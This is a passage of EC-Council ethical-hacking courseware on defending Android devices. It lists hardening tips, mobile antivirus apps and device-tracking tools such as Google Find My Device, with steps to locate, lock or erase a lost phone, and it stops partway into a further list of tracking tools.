
- Enable screen lock for your Android phone
- Never root your Android device
- Download apps only from official Android markets
- Keep your device updated with Google Android anti-virus software
- Do not directly download APKs
- Update the OS regularly
- Use free protector Android apps such as Android Protector, where you can assign passwords to text messages, mail accounts, and so on
- Customize your locked home screen with the user information
- Enable encryption in your Android device to enhance its security
- Lock your apps that hold private information to prevent others from viewing it, using apps such as AppLock
- Prior to installing an app from Google Play, read the required permissions and ensure it makes sense and corresponds to what the app actually does, and go through the comments and rating of that app
- Create multiple accounts if you would like to share your Android tablet with others, to protect each user's privacy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enable GPS on your Android device for it to be tracked when lost or stolen
- Use third-party applications such as Lookout Mobile Security, 3CX Mobile Device Manager, or SeekDroid to remotely wipe confidential data on your Android device when it is lost or stolen
- Turn off the following features:
  - **"Visible Passwords"**—prevents displaying passwords on screen
  - **"Use Secure Credentials"**—prevents applications from accessing secure certificates and credentials
  - **"Wi-Fi"**—to ensure that you do not inadvertently connect to a wireless network when you do not wish to
- Uninstall apps that invade your privacy
- Encrypt all the Internet traffic through VPN services such as ExpressVPN and VyprVPN for Android.
- Block all the ads displayed by apps
- Enable two-step verification on your Android mobile device
- Disable features such as SmartLock instead of passwords, and auto sign-in functionality.
- Install password manager apps such as LastPass to manage passwords securely
- Enable the screen pinning option to securely access Android apps

Note: You can find many of the features discussed above in **Settings** → **Connections** and in **Settings** → **More** → **Security** on most Android devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Android Security Tools

- **Kaspersky Mobile Antivirus**

  Source: *https://my.kaspersky.com*

  Kaspersky Mobile Antivirus is an Android security app focusing on anti-theft and virus protection for mobile devices and tablets. It is designed to help users find their device if it is lost or stolen. It also protects the device against viruses or malware attacks. It provides features such as anti-virus protection, background check, app lock, anti-theft, and anti-phishing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.36: Screenshot of Kaspersky Mobile Antivirus

Some additional Android security tools are as follows:

- Avira Antivirus Security (*https://www.avira.com*)
- Avast Antivirus (*https://www.avast.com*)
- McAfee Mobile Security (*https://www.mcafeemobilesecurity.com*)
- Lookout Security & Antivirus (*https://my.lookout.com*)
- Sophos Mobile Security (*https://www.sophos.com*)


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Device Tracking Tools: Google Find My Device

- Google's Find My Device helps you easily locate a lost Android device and keeps your information on the missing device safe while you look for it

To find, lock, or erase a lost or stolen device:

- Go to https://www.google.com/android/find and sign in to your Google Account
- If you have more than one device, click "Lost device" at the top of the screen
- The device gets a notification
- Locate the device on the map
- Pick what you want to do. If needed, first click "Enable lock & erase"
  - Play sound: Rings your device at full volume for 5 minutes
  - Secure Device: Locks your device with your PIN, pattern, or password
  - Erase Device: Permanently deletes all data on your device




https://www.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Android Device Tracking Tools

Find My Phone



https://play.google.com

Where's My Droid



https://wheresmydroid.com

- **Prey Anti Theft: Find My Android & Mobile Security** — https://preyproject.com
- **iHound** — https://www.ihound.com.au
- **Mobile Tracker for Android** — https://play.google.com
- **Lost Android** — https://www.androidlost.com
- **Phone Tracker By Number** — https://play.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android Device Tracking Tools

Android device tracking tools help you track and find the location of your Android device if it is lost, stolen, or misplaced. Attackers use these tools to track the location of the target mobile devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some widely used Android device tracking tools are listed below:

- **Google Find My Device**

  Source: *https://www.google.com*

  Google Find My Device helps you to easily locate your lost Android device and keeps your information safe in the meantime. It also allows you to erase the information on the lost or stolen device. If users have Google Sync installed on a supported mobile device (including Android) with the Google Apps Device Policy app, they can use the Google Apps control panel to remotely find, lock, or erase a lost Android device.

  One can select this service when a device is lost or stolen to erase all the data on the device and perform a factory reset. All the data are erased from the device (and SD card, if applicable), including email, calendar, contacts, photos, music, and the user's personal files.

  To use Find My Device, your lost device must

  - Be turned on
  - Be signed in to a Google Account
  - Be connected to mobile data or Wi-Fi
  - Be visible on Google Play
  - Have Location turned on
  - Have Find My Device turned on

  To find, lock, or erase a lost or stolen device, follow the steps given below:

  - Go to **https://www.google.com/android/find** and sign in to your **Google Account**.
  - If you have more than one device, click the lost device at the top of the screen.
  - The device gets a notification.
  - On the map, see where the device is.
    - The location is approximate and might not be accurate.
    - If your device cannot be found, then you will see its last known location, if available.
  - Pick what you want to do. If needed, first click **Enable lock & erase**.
    - **Play Sound**: Rings your device at full volume for 5 minutes, even if it is set to silent or vibrate.
    - **Secure Device**: Locks your device with your PIN, pattern, or password. If you do not have a lock, you can set one. To enable someone to return your device to you, you can add a message or phone number to the lock screen.
    - **Erase Device**: Permanently deletes all data on your device (but might not delete SD cards). Subsequently, Find My Device will not work on the device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.37: Screenshot of Find My Device service

- **Find My Phone**

  Source: *https://play.google.com*

  Find My Phone is an anti-theft device recovery app for Android that helps you find your lost, stolen, or misplaced mobile phone or tablet.




Figure 17.38: Screenshot of Find My Phone

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Where's My Droid**

  Source: *https://wheresmydroid.com*

  Where's My Droid is an Android device tracking tool that allows you to track your phone from anywhere, either with a text-messaged attention word or through the online control center known as Commander.




Figure 17.39: Screenshot of Where's My Droid

Some additional Android device tracking tools are as follows:

